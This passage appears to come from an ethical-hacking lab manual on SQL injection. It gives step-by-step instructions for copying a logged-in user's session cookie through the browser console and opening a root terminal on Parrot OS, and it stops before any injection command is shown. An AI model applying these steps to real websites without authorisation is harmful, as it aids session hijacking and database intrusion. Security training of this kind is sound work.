


Module 15 – SQL Injection

- Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.




- Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.




Module 15 – SQL Injection

- The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



- Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.



9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.

10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

